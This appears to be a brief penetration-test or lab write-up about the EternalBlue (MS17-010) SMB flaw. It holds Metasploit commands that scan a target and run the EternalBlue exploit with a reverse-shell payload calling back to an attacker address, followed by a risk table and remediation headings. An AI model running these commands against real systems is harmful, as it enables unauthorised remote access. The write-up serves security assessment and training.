




Attempting Metasploit Scan:
use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run
Exploit Module:


use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit
| Risk Description | Impact | Likelihood | Risk Score |
|---|---|---|---|
| EternalBlue Exploitation (SMBv1) | High | High | Critical |
| Lack of Patch Management | High | Medium | High |
| Absence of Network Access Controls | Medium | High | High |
| Non-Compliance with PCI DSS | High | High | Critical |
Patch Management
Network Hardening
